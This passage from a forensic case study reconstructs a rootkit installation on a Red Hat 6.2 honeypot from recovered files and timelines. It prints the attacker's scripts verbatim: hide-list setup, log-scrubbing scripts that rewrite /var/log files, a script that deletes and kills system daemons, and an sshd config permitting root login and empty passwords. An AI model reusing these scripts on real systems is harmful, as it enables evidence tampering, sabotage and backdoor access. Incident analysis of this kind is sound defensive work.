- `/bin/netstat`
- `/sbin/ifconfig`
- `/usr/sbin/tcpd`

An attempt to copy `/usr/sbin/syslogd` is also made, however this file does not exist.

After these copy operation the script calls the `fix` program which is used to replace these programs with the Trojan versions included in the rootkit.

After the `fix` program is executed the script attempts to restart the syslog daemon; however this fails as the syslog daemon was stopped previously, (this is confirmed by the commands in the `.bash_history` file located in data unit `188701` of the `honeypot.hda8.dd` partition image.)

The './addbd' script is called next, this script is removed by the 'install' script. It may be possible to recover segments of this script from the similar location that the 'install' script was recovered from, in order to do this the Autopsy Keyword Search mode is utilised to search for 'addbd'.

The Autopsy Keyword Search locates four occurrences of 'addbd' within the 'honeypot.hda5.dd' partition image, two of which are from within the actual 'install' script itself, and another included within data unit '166042' which appears to be some kind of encrypted data. The final occurrence of 'addbd' is within data unit '271077' and this appears to contain the 'addbd' as part of an original archive file. The Autopsy ASCII report for data unit '271077' is listed in Table 78:

Table 78 Case Study 03 - Autopsy ASCII Report for Data Unit '271077' on 'honeypot.hda5.dd'

```

Autopsy ascii Fragment Report
-----
GENERAL INFORMATION
Fragment: 271077
Fragment Size: 4096
Not allocated to any meta data structures
MD5 of raw Fragment: 2b9902f5279e1846ddf90563095a6321
MD5 of ascii output: 8aa98b8824211e240f88d1323aca2a6d

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 03:01:56 2005
Investigator: Anthony
-----
CONTENT

sage.decip.close@@GLIBC_2.0.mars_encrypt._fp_hw.perror@@GLIBC_2.0.fprintf@@GLIBC_2.0.k_bytes.signal@@GLIBC_2.0.safe
r_setkey.unlink@@GLIBC_2.0.resolve.select@@GLIBC_2.0.qt1.htonl@@GLIBC_2.0.sum.cast_encrypt.ror4.aes_decrypt.do_ir.r
awsock.twofish_setkey.gen_mask.inet_ntoa@@GLIBC_2.0.random@@GLIBC_2.0._init.mds_rem.malloc@@GLIBC_2.0.s_key.sendto@
@GLIBC_2.0.twofish_decrypt.cast_setkey.__deregister_frame_info@@GLIBC_2.0.l2_key.rseed.initstate@@GLIBC_2.0.pattern
.stderr@@GLIBC_2.0.safer_encrypt.e_key.cast_decrypt.setsockopt@@GLIBC_2.0.vfprintf@@GLIBC_2.0.fatal.base64_in.bufsi
ze.disguise.csa_key.rcounter.aes_hash._start.getopt@@GLIBC_2.0.fgets@@GLIBC_2.0.qt3.base64_out.qt2.gen_mk_tab.strst
r@@GLIBC_2.0.tab_gen.log_tab.__strtol_internal@@GLIBC_2.0._id.sl_box.strchop.isb_tab.fl_tab.inet_addr@@GLIBC_2.0.r
co_tab.__bss_start.main.il_tab.__libc_start_main@@GLIBC_2.0.strnsubst.rijndael_encrypt.mt_gen.data_start.printf@@GL
IBC_2.0.ft_tab.rijndael_decrypt.d_key.fini.memcpy@@GLIBC_2.0.safer_decrypt.aes_key.fclose@@GLIBC_2.1.strncpy.rando
m_init.sighandler.__strdup@@GLIBC_2.0.l3_key.gen_mtab.snprintf@@GLIBC_2.0.gen_tabs.open@@GLIBC_2.0.qt0.gethostbyname
e@@GLIBC_2.0.csa_put.exit@@GLIBC_2.0.m_tab.sscanf@@GLIBC_2.0._edata._GLOBAL_OFFSET_TABLE_.free@@GLIBC_2.0._end.hton
s@@GLIBC_2.0.aes_binary.k_len.memset@@GLIBC_2.0._ctype_b@@GLIBC_2.0.alg.strncpy@@GLIBC_2.0.qt_gen.getrandom.fopen@
@GLIBC_2.1.optarg@@GLIBC_2.0.pow_tab._IO_stdin_used.expf.kill@@GLIBC_2.0.srandom@@GLIBC_2.0.q_tab.twofish_encrypt.m
ars_decrypt.rijndael_setkey.sprintf@@GLIBC_2.0.l4_key.__data_start.socket@@GLIBC_2.0.ntoa.optind@@GLIBC_2.0.read@@G
LIBC_2.0.tab_ef.ashx.gen_qtab.aes_encrypt.__gmon_start.__bzero@@GLIBC_2.0.strcpy@@GLIBC_2.0.isactive.....
.....
.....Ci/addbd
.....0100755.0001762.0000144.00000002472.0
7116120706.011220.
0.....ustar
.xrt.....users.....
.....#!/bin/sh
echo "adding ps, tcpd, and ls hide files"
sleep 1

echo "Editing Ps bd files first"
echo "2 slice2" >> /usr/man/p
echo "2 sniff" >> /usr/man/p
echo "2 pscan" >> /usr/man/p
echo "2 imp" >> /usr/man/p
echo "3 qd" >> /usr/man/p
echo "2 bs.sh" >> /usr/man/p
echo "3 nn" >> /usr/man/p
echo "3 egg.lin" >> /usr/man/p
echo "2 slice2" >> /usr/man/.p
echo "2 sniff" >> /usr/man/.p
echo "2 pscan" >> /usr/man/.p
echo "2 imp" >> /usr/man/.p

```

```

echo "3 qd" >> /usr/man/.p
echo "2 bs.sh" >> /usr/man/.p
echo "3 nn" >> /usr/man/.p
echo "3 egg.lin" >> /usr/man/.p

echo ".tp" >> /usr/man/r
echo "tcp.log" >> /usr/man/r
echo "slice2" >> /usr/man/r
echo ".p" >> /usr/man/r
echo ".a" >> /usr/man/r
echo ".l" >> /usr/man/r
echo "scan" >> /usr/man/r
echo "a" >> /usr/man/r
echo "p" >> /usr/man/r
echo "addy.awk" >> /usr/man/r
echo "qd" >> /usr/man/r
echo "imp" >> /usr/man/r
echo ".fakeid" >> /usr/man/r

echo "Editing tcpd bd files"
echo "1 63.203" >> /usr/man/.a
echo "2 63.203" >> /usr/man/.a
echo "1 209.250" >> /usr/man/.a
echo "2 209.250" >> /usr/man/.a
echo "3 113" >> /usr/man/.a
echo "4 113" >> /usr/man/.a
echo "3 35350" >> /usr/man/.a
echo "4 35350" >> /usr/man/.a
echo "1 216.33" >> /usr/man/.a
echo "2 216.33" >> /usr/man/.a
echo "1 63.206" >> /usr/man/.a
echo "2 63.206" >> /usr/man/.a

echo "done with the tcpd, ls, and ps files"
sleep 1
.....
-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

The 'addbd' script appears to create the files '/usr/man/.p', '/usr/man/p', '/usr/man/r', and '/usr/man/a', this functionality correlates with the file activity at 08:52:12 as listed in Table 79:

Table 79 Case Study 03 - Timeline data

Wed Nov 08 2000 08:52:12	58	mac	-/-rw-r--r--	root	root	125240	/usr/man/.p
	4096	m.c	d/drwxr-xr-x	root	root	123137	/usr/man
	58	mac	-/-rw-r--r--	root	root	125239	/usr/man/p
	61	m.c	-/-rw-r--r--	root	root	125241	/usr/man/r
	102	mac	-/-rw-r--r--	root	root	125242	/usr/man/a

Nov 08 - 08:52:13

At 08:52:13 '/usr/man/.Ci/sniff' is executed by the 'install' script, and this in turn creates the files '/usr/man/.Ci/sniff.pid', and '/usr/man/.Ci/tcp.log'. The file '/usr/man/.Ci/sniff' is a network sniffer.

Nov 08 - 08:52:14

At 08:52:14 '/usr/man/.Ci/clean' is executed. The Autopsy ASCII report for this file is listed in Table 80:

Table 80 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/clean'

```
-----
Autopsy ASCII Report
-----
GENERAL INFORMATION

File: /usr//man/.Ci/clean
MD5 of file: 858a9f79f31db4ebf7646a748369eac4
SHA-1 of file: 109ba8a87a282ba50a16b0239e4fa7c9bb751337

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 03:17:27 2005
Investigator: Anthony
-----
META DATA INFORMATION

inode: 109819
Allocated
Group: 7
Generation Id: 640190268
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 698
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:52:14 2000
File Modified:Sat Jun  3 01:17:56 2000
Inode Modified:Wed Nov  8 08:51:55 2000

Direct Blocks:
240768

File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)

echo "echoing ip's and shit"
echo "sshd" >> .temp1
echo "log" >> .temp2
echo "games" >> .temp3
echo "209.86" >> .temp4
echo "own" >> .temp5
echo "owned" >> .temp6
echo "Pro" >> .temp7
echo "snif" >> .temp8
echo "ident" >> .temp9
echo "splitrock" >> .temp10
echo "209.255" >> .temp11
echo "echo" >> .temp12
echo "snap'ping"
cat .temp1|./snap $1
cat .temp2|./snap $1
cat .temp3|./snap $1
cat .temp4|./snap $1
cat .temp5|./snap $1
cat .temp6|./snap $1
cat .temp7|./snap $1
cat .temp8|./snap $1
cat .temp9|./snap $1
cat .temp10|./snap $1
cat .temp11|./snap $1
cat .temp12|./snap $1
echo "done"
rm -rf .temp1 .temp2 .temp3 .temp4
rm -rf .temp5 .temp6 .temp7 .temp8
rm -rf .temp9 .temp10 .temp11 .temp12
-----
VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The `/usr/man/.Ci/clean` script creates temporary files and then passes the contents of these temporary files to the `/usr/man/.Ci/snap` script. The clean script creates temporary files with the following lines in them:

- `'sshd'`
- `'log'`
- `'games'`
- `'209.86'`
- `'own'`
- `'owned'`
- `'Pro'`
- `'snif'`
- `'ident'`
- `'splitrock'`
- `'209.255'`
- `'echo'`

The `./snap` script attempts to remove lines containing the above values from the files `/var/log/secure`, `/var/log/messages`, `/var/log/xferlog`, `/usr/adm/secure`, `/usr/adm/messages`, and `/usr/adm/xferlog` however the final three files do not exist on the default Red Hat 6.2 Server installation.

The Autopsy ASCII report for the `/usr/man/.Ci/snap` script is listed in Table 81:

Table 81 Case Study 03 - Autopsy ASCII Report for `/usr/man/.Ci/snap`

```
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: /usr/man/.Ci/snap
MD5 of file: b07c30446bd13b752f8d4a6b7d7367c7
SHA-1 of file: ed8ecad27ala9039b0675aa109efe040e20bd82e
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Fri Sep 30 03:22:06 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 109848
Allocated
Group: 7
Generation Id: 640190304
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 3098
num of links: 1
Inode Times:
Accessed:Wed Nov  8 08:56:04 2000
File Modified:Sat Jun  3 01:12:21 2000
Inode Modified:Wed Nov  8 08:51:55 2000
Direct Blocks:
240842
File Type: Bourne shell script text executable
-----
CONTENT (Non-ASCII data may not be shown)
#!/bin/sh
echo "Dream Walker dream@securitry.org"
echo "Hey We still can own even if messages is 200 megs =)"
```



```

echo "Enter your host, leave blank to quit"
read host
if [ $host ]
then
while [ $host ]
do
    echo "Editing $host out of /var/log/secure"
    if [ -e /var/log/secure ]
    then
        grep -v $host /var/log/secure > /var/log/tempsec
    elif [ ! -e /var/log/secure ]
    then
        echo "There is no /var/log/secure"
    fi
    if [ -e /var/log/secure ]
    then
        rm /var/log/secure
        mv /var/log/tempsec /var/log/secure
    elif [ ! -e /var/log/tempsec ]
    then
        echo "There is no /var/log/tempsec"
    fi

echo "Editing $host out of /var/log/messages"
if [ -e /var/log/messages ]
then
grep -v $host /var/log/messages > /var/log/tempmess
elif [ ! -e /var/log/messages ]
then
echo "There is no /var/log/messages"
fi

if [ -e /var/log/tempmess ]
then
rm /var/log/messages
mv /var/log/tempmess /var/log/messages
elif [ ! -e /var/log/tempmess ]
then
echo "There is no /var/log/tempmess"
fi

echo "Editing $host out of /var/log/xferlog"
if [ -e /var/log/xferlog ]
then
grep -v $host /var/log/xferlog > /var/log/tempxfer
elif [ ! -e /var/log/xferlog ]
then
echo "There is no /var/log/xferlog"
fi

if [ -e /var/log/tempxfer ]
then
rm /var/log/xferlog
mv /var/log/tempxfer /var/log/xferlog
elif [ ! -e /var/log/tempxfer ]
then
echo "There is no /var/log/tempxfer"
fi

    echo "Editing $host out of /usr/adm/secure"
    if [ -e /usr/adm/secure ]
    then
        grep -v $host /usr/adm/secure > /var/log/tempsec
    elif [ ! -e /usr/adm/secure ]
    then
        echo "There is no /usr/adm/secure"
    fi
    if [ -e /usr/adm/secure ]
    then
        rm /usr/adm/secure
        mv /var/log/tempsec /usr/adm/secure
    elif [ ! -e /var/log/tempsec ]
    then
        echo "There is no /var/log/tempsec"
    fi

echo "Editing $host out of /usr/adm/messages"
if [ -e /usr/adm/messages ]
then
grep -v $host /usr/adm/messages > /usr/adm/tempmess
elif [ ! -e /usr/adm/messages ]
then
echo "There is no /usr/adm/messages"
fi

if [ -e /usr/adm/tempmess ]
then
rm /usr/adm/messages
mv /usr/adm/tempmess /usr/adm/messages
elif [ ! -e /usr/adm/tempmess ]
then
echo "There is no /usr/adm/tempmess"
fi

echo "Editing $host out of /usr/adm/xferlog"
if [ -e /usr/adm/xferlog ]
then
grep -v $host /usr/adm/xferlog > /usr/adm/tempxfer
elif [ ! -e /usr/adm/xferlog ]
then

```

```

echo "There is no /usr/adm/xferlog"
fi

if [ -e /usr/adm/tempxfer ]
then
rm /usr/adm/xferlog
mv /usr/adm/tempxfer /usr/adm/xferlog
elif [ ! -e /usr/adm/tempxfer ]
then
echo "There is no /usr/adm/tempxfer"
fi
echo "$host removed from all logs"
echo "Enter your next host, leave blank to quit"
read host
done
elif [ ! $host ]
then
echo "You're supposed to type your host at the prompt"
echo "IE if your dns is pbeer.blahnet.com, blahnet should do it"
fi

-----
VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

Nov 08 - 08:52:15

At 08:52:15 '/usr/man/.Ci/a.sh' is executed. The Autopsy ASCII report for this file is listed in Table 82:

Table 82 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/a.sh'

```

Autopsy ASCII Report

-----
GENERAL INFORMATION

File: /usr//man/.Ci/a.sh
MD5 of file: a5db880f0dd31962acd9a95870405597
SHA-1 of file: 9416a01acda160e87ea9403174blae451ab279ab

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 03:36:56 2005
Investigator: Anthony

-----
META DATA INFORMATION

inode: 109806
Allocated
Group: 7
Generation Id: 640190255
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 714
num of links: 1

Inode Times:
Accessed:Wed Nov 8 08:52:15 2000
File Modified:Sat Jun 3 01:12:22 2000
Inode Modified:Wed Nov 8 08:51:54 2000

Direct Blocks:
239712

File Type: ASCII text

-----
CONTENT (Non-ASCII data may not be shown)

echo "killing gay shit"
rm -rf /usr/sbin/rpc.* /usr/sbin/smbd /usr/sbin/portmap
rm -rf /usr/sbin/nmbd /usr/sbin/ypserv /usr/sbin/snmpd
rm -rf /sbin/rpc.statd /usr/sbin/atd /usr/sbin/rpc.rquotad
rm -rf /usr/sbin/lockd /sbin/lockd
rm -rf /usr/sbin/nfsd /usr/bin/nfsd
rm -rf /usr/sbin/rpciod /usr/bin/rpciod
rm -rf /usr/sbin/smbd /usr/bin/smbd
rm -rf /usr/sbin/nmbd /usr/bin/nmbd
rm -rf /usr/sbin/apmd /usr/bin/apmd
rm -rf /usr/sbin/amd /usr/bin/amd
rm -rf /usr/sbin/amq /usr/bin/amq
killall -9 rpc.statd rpc.rquotad atd nfsd
killall -9 lockd rpciod smbd nmbd

```

```
killall -9 amd apmd amq
killall -9 rpc.mountd rpc.portmap rpc.nfsd smbd portmap
killall -9 nmbd snmpd ypasswd rpc.rusersd
killall -9 ypserv
echo "complete."
```

VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

The `‘/usr/man/.Ci/a.sh’` script attempts to remove the following files:

- `‘/usr/sbin/rpc.*’`
- `‘/usr/sbin/smbd’`
- `‘/usr/sbin/portmap’`
- `‘/usr/sbin/nmbd’`
- `‘/usr/sbin/ypserv’`
- `‘/usr/sbin/snmpd’`
- `‘/sbin/rpc.statd’`
- `‘/usr/sbin/atd’`
- `‘/usr/sbin/lockd’`
- `‘/sbin/lockd’`
- `‘/usr/sbin/nfsd’`
- `‘/usr/bin/nfsd’`
- `‘/usr/sbin/rpciod’`
- `‘/usr/bin/rpciod’`
- `‘/usr/bin/smbd’`
- `‘/usr/bin/nmbd’`
- `‘/usr/sbin/apmd’`
- `‘/usr/bin/apmd’`
- `‘/usr/sbin/amd’`
- `‘/usr/bin/amd’`
- `‘/usr/sbin/amq’`
- `‘/usr/bin/amq’`

The `‘/usr/man/.Ci/a.sh’` script then attempts to kill the following processes:

- `‘rpc.statd’`
- `‘rpc.rquoatd’`
- `‘atd’`
- `‘nfsd’`
- `‘lockd’`
- `‘rpciod’`
- `‘smbd’`
- `‘nmbd’`
- `‘amd’`
- `‘apmd’`
- `‘amq’`
- `‘rpc.mountd’`
- `‘rpc.portmap’`
- `‘rpc.nfsd’`
- `‘portmap’`
- `‘snmpd’`
- `‘ypasswd’`
- `‘rpc.ruserd’`
- `‘ypserv’`

Note there is a typing mistake within the script for `‘rpc.rquoatd’`.

After the `‘/usr/man/.Ci/a.sh’` script is executed the file `‘ptyp’` is moved to `‘/dev’`

Nov 08 – 08:52:25 -> Nov 08 – 08:52:33

At 08:52:25 the next command in the `‘install’` script is called, to uncompress and unpack a file named `‘rpms.tgz’` which contains various Red Hat packages. These packages are then installed using:

```
‘rpm -Uvh -force *.rpm’
```

The files `‘rpms.tgz’`, `‘rpms.tar’`, and the `‘rpms’` directory is then removed. All this activity occurs with the single line from the `‘install’` script listed in Table 83.

Table 83 Case Study 03 - Install Script Entry

```
gunzip rpms.tgz;tar -xvf rpms.tar;cd rpms;rpm -Uvh --force *.rpm;cd ../rm -rf rpms*
```

Autopsy does not provide a method for checking the contents of the RPM²³ database so the following procedure is used to get a listing with installation dates and times for all packages installed on the compromised system:

1. Mount `‘honeypot.hda7.dd’` read only with the following command:

```
mount -o ro,loop,nodev,noexec /forensics/images/casestudy03/images/honeypot.hda7.dd /mnt/tmp/var
```

2. Use RPM to extract a list of all installed packages sorted by installation date with the following command:

```
./rpm --dbpath /mnt/tmp/var/lib/rpm -qa --queryformat '%{INSTALLTIME:date} %{NAME}-%{VERSION}-%{RELEASE}\n' | sort >> rpmlist.txt
```

Note: RPM version 3.0.4 has to be used, as the version of RPM that comes with Fedora Core 4 is unable to read the `‘packages’` database from the

²³ RPM stands for Red Hat Package Manager. RPM is also the name of a program that enables the installation, upgrading and removal of packages.

compromised host. Also, the timezone has to match the compromised host in order for the date values to be calculated correctly.

3. Unmount 'honeypot.hda7.dd'.

From the results recovered from the RPM database, Table 84 lists the packages that appear to have been installed by the intruder:

Table 84 Case Study 03 - Intruder installed Packages

Wed Nov 8 08:52:26 2000	am-utils-6.0.1s11-1.6.0
Wed Nov 8 08:52:32 2000	lpr-0.48-1
Wed Nov 8 08:52:32 2000	make-3.77-6
Wed Nov 8 08:52:33 2000	screen-3.9.4-3
Wed Nov 8 08:52:33 2000	telnet-0.10-29
Wed Nov 8 08:52:33 2000	ypserv-1.3.9-1
Wed Nov 8 08:53:41 2000	wu-ftpd-2.6.0-14.6x
Wed Nov 8 08:53:49 2000	nfs-utils-0.1.9.1-1

The times in this list are consistent with the information contained in the file event timeline, and indicates that the 'rpms.tgz' file contained the 'am-utils', 'lpr', 'make', 'screen', 'telnet', 'ypserv', 'wu-ftpd', and 'nfs-utils' packages.

The version differences in these packages are outlined in Table 85:

Table 85 Case Study 03 - Package Comparison

Package Name	RedHat 6.2 Version	Intruder Version	Older or Newer than RedHat Version
am-utils	6.0.3-1	6.0.1s11-1.6.0	Older
lpr	0.50-4	0.48-1	Older
make	3.78.1-4	3.77-6	Older
screen	3.9.5-4	3.9.4-3	Older
telnet	0.16-6	0.10-29	Older
ypserv	1.3.9-3	1.3.9-1	Older
wu-ftpd	2.6.0-3	2.6.0-14.6x	Newer
nfs-utils	0.1.6-2	0.1.9.1-1	Newer

The data in this table indicates with the exception of the ‘wu-ftpd’, and ‘nfs-utils’ packages, all other packages installed by the intruder were downgrades from the default RedHat 6.2 Server installation.

The next commands in the ‘install’ script perform the following functions:

1. Restart ‘lpd’.
2. Clean the ‘/var/log/wtmp’ file by deleting it and recreating an empty file.
3. Delete the ‘install’, and ‘addbd’ script files.
4. Restart ‘inetd’.

The only indication of these activities within the file event timeline is the access time update to the ‘/var/log/wtmp’ file at 08:52:33.

Nov 08 – 08:52:34

At 08:52:34 the next command in the ‘install’ script is called, the next command copies ‘bx’ to ‘/bin/bx’, this is indicated in the file activity timeline by change to the modified and change times in the inode structure for this file.

Table 86 Case Study 03 - Timeline data

Wed Nov 08 2000 08:52:34	1052024	m.c	-/-rwxr-xr-x	root	root	30327	/bin/bx
--------------------------	---------	-----	--------------	------	------	-------	---------

The commands listed in Table 87 were most likely executed from the ‘install’ script, however there is no indication within the timeline confirming this at this stage.

Table 87 Case Study 03 - Script Commands

<pre>rm /usr/sbin/in.ftpd mv in.ftpd /usr/sbin/ chmod +x /usr/sbin/in.ftpd</pre>
--

The script completes by performing a 'whereis sshd' to determine which installation of 'ssh' is installed (Table 88).

Table 88 Case Study 03 - Script Commands

```
echo "done with installing shit"
echo "i'll now run whereis sshd"
echo "if nothing shows up then run ./install-sshd"
echo "if it's in /usr/local/sbin/sshd then run ./install-sshd"
echo "if it's in /usr/sbin/sshd then run ./install-sshd1"
whereis sshd
echo "after successfully installing sshd, run ./do"
echo "rootkit installation complete."
```

Nov 08 – 08:52:53 -> Nov 08 – 08:52:59

Activity during this part of the timeline may be from the unpacking of another tar ball in the 'honeypot.hda5.dd' partition image.

The information contained in the data units pointed to by the Inodes for the deleted files within this part of the timeline indicate that an archive with 'ssh' source code is being extracted at this time.

Viewing the contents of '/usr/man/.Ci/install-sshd' would indicate the large file activity was due to the extraction of the 'ssh' archive. The '/usr/man/.Ci/install-sshd' Autopsy ASCII report is listed in Table 89:

Table 89 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-sshd'

```
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: /usr/man/.Ci/install-sshd
MD5 of recovered file: 07079c61d5af9bfe561520a8e659d632
SHA-1 of recovered file: ebf77919d7b9e03e82f6d3a9b4afc037d227cd2
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Fri Sep 30 07:37:42 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 109802
Not Allocated
Group: 7
Generation Id: 640190252
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 1076
num of links: 0
Inode Times:
Accessed:Wed Nov  8 08:53:13 2000
File Modified:Sat Jun  3 01:24:29 2000
Inode Modified:Wed Nov  8 08:56:08 2000
Deleted:Wed Nov  8 08:56:08 2000
Direct Blocks:
239707
File Type: ASCII English text
-----
CONTENT (Non-ASCII data may not be shown)
echo "installing sshd"
gunzip ssh-1.2.27*
tar -xvf ssh-1.2.27*
cd ssh*
make install
rm -rf /etc/ssh_config
cat << hi >> /etc/ssh_config
# This is ssh server systemwide configuration file.
Port 22
ListenAddress 0.0.0.0
HostKey /etc/ssh_host_key
RandomSeed /etc/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
```



```

StrictModes yes
QuietMode yes
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
hi
echo "/usr/local/sbin/sshd1" >> /etc/rc.d/rc.local
ps aux | grep sshd | awk '{print "kill -1 "$2"}' > restart-sshd
chmod +x restart-sshd
echo "done installing sshd"
echo "now restarting"
echo "dont forget to remove the sshd folders"
./restart-sshd

-----
                        VERSION INFORMATION
-----
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

The file activity within the timeline combined with the commands executed in the script indicate that the ‘/usr/man/.Ci/install-sshd’ script was running from 08:52:53 to 08:53:33.

Nov 08 – 08:53:08 -> Nov 08 – 08:53:13

From the timeline it appears that the ‘make install’ command executed from 08:53:08 to 08:53:13, this is indicated by the creation of the following files

Files created in /etc/

- ssh_host_key
- ssh_host_key.pub
- ssh_config

Files created in /root/.ssh/

- random_key

Files created in /usr/local/bin/

- slogin
- ssh
- ssh-keygen1
- ssh1
- make-ssh-known-hosts
- make-ssh-known-hosts1

- scp
- scp1
- scp-add
- scp-add1
- ssh-agent
- ssh-agent1

Files created in /usr/local/sbin/

- sshd
- sshd1

Files created in /usr/local/man/man1/

- make-ssh-known-hosts.1
- make-ssh-known-hosts1.1
- scp.1
- scp1.1
- slogin.1
- slogin1.1
- ssh-add.1
- ssh-add1.1
- ssh-agent.1
- ssh-agent1.1
- ssh-keygen.1
- ssh-keygen1.1
- ssh.1
- ssh1.1

Files created in /usr/local/man/man8/

- sshd.8
- sshd1.8

Nov 08 – 08:53:13

At 08:53:13 a configuration file is created for the ‘ssh’ daemon at ‘/etc/sshd_config’. The parameters for this configuration file are contained within the ‘install-sshd’ script itself, and points of note for this configuration include the following:

- Permits root login
- Does not ignore rhosts file
- Permits empty passwords

The string ‘/usr/local/sbin/sshd1’ is added to the ‘/etc/rc.c/rc.local’ file.

The file ‘/usr/man/.Ci/ssh-1.2.27/restart-sshd’ is created, and is executed. This file attempts to restart ‘sshd’, however it fails because ‘sshd’ was not running previously.

Nov 08 – 08:53:33

At 08:53:33 the program '/bin/netstat' is executed, at which point the intruder must realise 'sshd' is not running, and '/usr/local/sbin/sshd' is executed manually. This activity is indicated in the file activity timeline snippet contained in Table 90:

Table 90 Case Study 03 - Timeline data

Wed Nov 08 2000 08:53:33	32816	.a.	-/-rwxr-xr-x	root	root	30308	/bin/netstat
	16	.a.	l/lrwxrwxrwx	root	root	34329	/lib/libutil.so.1 -> libutil-2.1.3.so
	5	.a.	l/lrwxrwxrwx	root	root	33116	/usr/local/sbin/sshd -> sshd1
	512	.a.	-/-rw-----	root	root	26581	/etc/ssh_random_seed
	47008	.a.	-/-rwxr-xr-x	root	root	34328	/lib/libutil-2.1.3.so
	537	.a.	-/-rw-----	root	root	26570	/etc/ssh_host_key
	5	mac	-/-rw-r--r--	root	root	34291	/var/run/sshd.pid
	643674	.a.	-/-rwxr-xr-x	root	root	33115	/usr/local/sbin/sshd1
	684	.a.	-/-rw-r--r--	root	root	26580	/etc/ssh_config
	202709	.a.	-/-rw-r--r--	root	root	13	/boot/System.map-2.2.14-5.0

Nov 08 – 08:53:40 -> Nov 08 – 08:53:43

The time period from 08:53:40 to 08:53:43 covers the installation of the 'wu-ftpd' package. This activity occurred due to the execution of the '/usr/man/.Ci/install-wu' script which was recovered from Inode '109867'. The Autopsy ASCII report for '/usr/man/.Ci/install-wu' is listed in Table 91:

Table 91 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-wu'

Autopsy ASCII Report	

GENERAL INFORMATION	
File: /usr/man/.Ci/install-wu	
MD5 of recovered file: d3572cb8816c048fc3b7ffbc81888d0e	
SHA-1 of recovered file: 4fbbc6d03503f6ff5676daba8c184c8e1e45f09f	
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'	
Offset: Full image	
File System Type: ext	
Date Generated: Sat Oct 1 01:53:56 2005	
Investigator: Anthony	

META DATA INFORMATION	
inode: 109867	
Not Allocated	
Group: 7	
Generation Id: 640190329	
uid / gid: 1010 / 100	
mode: -rwxr-xr-x	
size: 71	
num of links: 0	
Inode Times:	
Accessed: Wed Nov 8 08:53:43 2000	
File Modified: Wed Oct 11 17:40:59 2000	
Inode Modified: Wed Nov 8 08:56:08 2000	
Deleted: Wed Nov 8 08:56:08 2000	
Direct Blocks:	
241422	
File Type: ASCII text	

```

-----
CONTENT (Non-ASCII data may not be shown)
-----
echo patching wuftp
echo ..
rpm -Uvh wuftp.rpm
echo ..
echo finished
-----
VERSION INFORMATION
-----
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

As can be seen from the Autopsy ASCII report for '/usr/man/.Ci/install-wu' the script is a very simple script that instructs RPM to upgrade the 'wu-ftp' package. The information gathered from the RPM database previously also backs up the observations made here.

Nov 08 – 08:53:47 -> Nov 08 – 08:53:49

The time period from 08:53:47 to 08:53:49 covers the installation of the 'nfs-utils' package. This activity occurred due to the execution of the '/usr/man/.Ci/install-statd' script which was recovered from Inode '109864'. The Autopsy ASCII report for '/usr/man/.Ci/install-statd' is listed in Table 92:

Table 92 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/install-statd'

```

Autopsy ASCII Report
-----
GENERAL INFORMATION
-----
File: /usr//man/.Ci/install-statd
MD5 of recovered file: 61ee5017a369f85a3bc309490b2dda84
SHA-1 of recovered file: 9a15160afefe097c7198fd5772b0c3a034b92fab

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct 1 02:01:41 2005
Investigator: Anthony
-----
META DATA INFORMATION
-----
inode: 109864
Not Allocated
Group: 7
Generation Id: 640190326
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 106
num of links: 0

Inode Times:
Accessed:Wed Nov 8 08:54:05 2000
File Modified:Mon Aug 21 21:48:36 2000
Inode Modified:Wed Nov 8 08:56:08 2000
Deleted:Wed Nov 8 08:56:08 2000

Direct Blocks:
241326

File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)
-----
echo statd patch
echo ..
rpm -Uvh nfs-utils-0.1.9.1-1.i386.rpm

```

```
echo ..
/etc/rc.d/init.d/nfslock restart
```

 VERSION INFORMATION

Autopsy Version: 2.05
 The Sleuth Kit Version: 2.02

